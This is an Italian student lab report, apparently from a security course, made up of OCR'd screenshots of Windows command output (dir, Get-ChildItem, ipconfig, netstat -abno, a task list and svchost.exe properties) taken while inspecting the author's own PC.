

S11L5

Laboratorio 1




```
20/12/2024  15:20    <DIR>          .
25/11/2024  14:46    <DIR>          ..
04/11/2024  17:33               192 .gitconfig
22/11/2024  17:34               178 .packettracer
31/01/2025  12:02    <DIR>          .VirtualBox
20/12/2024  15:20    <DIR>          3D Objects
25/10/2024  11:30    <DIR>          ansel
22/11/2024  17:53    <DIR>          Cisco Packet Tracer 8.2.2
25/11/2024  23:31    <DIR>          Contacts
25/10/2024  21:18    <DIR>          Documents
31/01/2025  11:53    <DIR>          Downloads
25/11/2024  23:31    <DIR>          Favorites
25/11/2024  23:31    <DIR>          Links
20/12/2024  15:20    <DIR>          Music
25/11/2024  18:11    <DIR>          OneDrive
18/11/2024  11:43                42 prova.txt
20/12/2024  15:20    <DIR>          Recorded Calls
22/11/2024  16:05               824 relazione S3L5_progetto.txt
25/11/2024  23:31    <DIR>          Saved Games
```


```
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        31/01/2025     12:02                .VirtualBox
d-r---        20/12/2024     15:20                3D Objects
d-----        25/10/2024     12:30                ansel
d-----        22/11/2024     17:53                Cisco Packet Tracer 8.2.2
d-r---        25/11/2024     23:31                Contacts
d-----        25/10/2024     22:18                Documents
d-r---        31/01/2025     11:53                Downloads
d-r---        25/11/2024     23:31                Favorites
d-r---        25/11/2024     23:31                Links
d-r---        20/12/2024     15:20                Music
dar---        25/11/2024     18:11                OneDrive
d-r---        20/12/2024     15:20                Recorded Calls
d-r---        25/11/2024     23:31                Saved Games
d-r---        25/11/2024     23:31                Searches
d-----        28/01/2025     15:09                VirtualBox VMs
-a----        04/11/2024     17:33            192 .gitconfig
```




```
              17 Directory   4.315.242.496 byte disponibili

C:\Users\Utente>ipconfig

Configurazione IP di Windows


Scheda Ethernet Ethernet:

   Stato supporto. . . . . . . . . . . . . : Supporto disconnesso
   Suffisso DNS specifico per connessione: homenet.telecomitalia.it

Scheda Ethernet Ethernet 3:

   Suffisso DNS specifico per connessione:
   Indirizzo IPv6 locale rispetto al collegamento . : fe80::a2f0:3d1c:c42c:67b
7%21
   Indirizzo IPv4. . . . . . . . . . . . . : 192.168.56.1
   Subnet mask . . . . . . . . . . . . . . : 255.255.255.0
```




```
PS C:\Users\Utente> ipconfig

Configurazione IP di Windows


Scheda Ethernet Ethernet:

   Stato supporto. . . . . . . . . . . . . : Supporto disconnesso
   Suffisso DNS specifico per connessione: homenet.telecomitalia.it

Scheda Ethernet Ethernet 3:

   Suffisso DNS specifico per connessione:
   Indirizzo IPv6 locale rispetto al collegamento . : fe80::a2f0:3d1c:c42c:67b
7%21
   Indirizzo IPv4. . . . . . . . . . . . . : 192.168.56.1
   Subnet mask . . . . . . . . . . . . . . : 255.255.255.0
   Gateway predefinito . . . . . . . . . . :
```




```
   Suffisso DNS specifico per connessione:
   Indirizzo IPv6 locale rispetto al collegamento . : fe80::633:b13b:dcd:74a%2
0
   Indirizzo IPv4. . . . . . . . . . . . : 172.20.10.2
   Subnet mask . . . . . . . . . . . . . : 255.255.255.240
   Gateway predefinito . . . . . . . . . : 172.20.10.1

Scheda Ethernet Connessione di rete Bluetooth:

   Stato supporto. . . . . . . . . . . . : Supporto disconnesso
   Suffisso DNS specifico per connessione:
PS C:\Users\Utente> Get-Alias dir

CommandType     Name                                               Version
-----------     ----                                               -------
Alias           dir -> Get-ChildItem


PS C:\Users\Utente>
```



```
PS C:\Users\Utente> Get-childItem


    Directory: C:\Users\Utente


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        31/01/2025     12:02                .VirtualBox
d-r---        20/12/2024     15:20                3D Objects
d-----        25/10/2024     12:30                ansel
d-----        22/11/2024     17:53                Cisco Packet Tracer 8.2.2
d-r---        25/11/2024     23:31                Contacts
d-----        25/10/2024     22:18                Documents
d-r---        31/01/2025     11:53                Downloads
d-r---        25/11/2024     23:31                Favorites
d-r---        25/11/2024     23:31                Links
d-r---        20/12/2024     15:20                Music
```




```
PS C:\WINDOWS\system32> netstat -abno

Connessioni attive

  Proto  Indirizzo locale          Indirizzo esterno        Stato           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       1500
  RpcEptMapper
 [svchost.exe]
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
 Impossibile ottenere informazioni sulla proprietà
  TCP    0.0.0.0:5040           0.0.0.0:0              LISTENING       10532
  CDPSvc
 [svchost.exe]
  TCP    0.0.0.0:5357           0.0.0.0:0              LISTENING       4
 Impossibile ottenere informazioni sulla proprietà
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       1236
 Impossibile ottenere informazioni sulla proprietà
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING       1136
 Impossibile ottenere informazioni sulla proprietà
  TCP    0.0.0.0:49668          0.0.0.0:0              LISTENING       3264
  EventLog
 [svchost.exe]
  TCP    0.0.0.0:49669          0.0.0.0:0              LISTENING       3252
```



Nome	PID	Stato	Nome utente	CPU	Memoria (...	Architet...
CrossDeviceService.e...	8	In ese...	Utente	00	5.948 K	x64
audiodg.exe	164	In ese...	SERVIZIO L...	00	5.156 K	x64
Secure System	236	In ese...	SYSTEM	00	64.980 K	
Registry	280	In ese...	SYSTEM	00	5.492 K	
smss.exe	804	In ese...	SYSTEM	00	132 K	
svchost.exe	956	In es				
csrss.exe	1028	In es				
wininit.exe	1136	In es				
svchost.exe	1204	In es				

```
UDP     [::]:53
UDP     [::]:53
UDP     [::]:53
UDP     [::]:53
UDP     [::]:54
UDP     [::1]:1
UDP     [::1]:5
UDP     [fe80::
UDP     [fe80::
UDP     [fe80::
UDP     [fe80::
UDP     [fe80::
UDP     [fe80::
```



svchost

Tipo di file: Applicazione (.exe)

Descrizione: Processo host per servizi di Windows

Percorso: C:\Windows\System32

Dimensioni: 86,0 KB (88.152 byte)


Dimensioni su disco: 88,0 KB (90.112 byte)

Data creazione: lunedì 25 novembre 2024, 14:19:50

Ultima modifica: lunedì 25 novembre 2024, 14:19:51

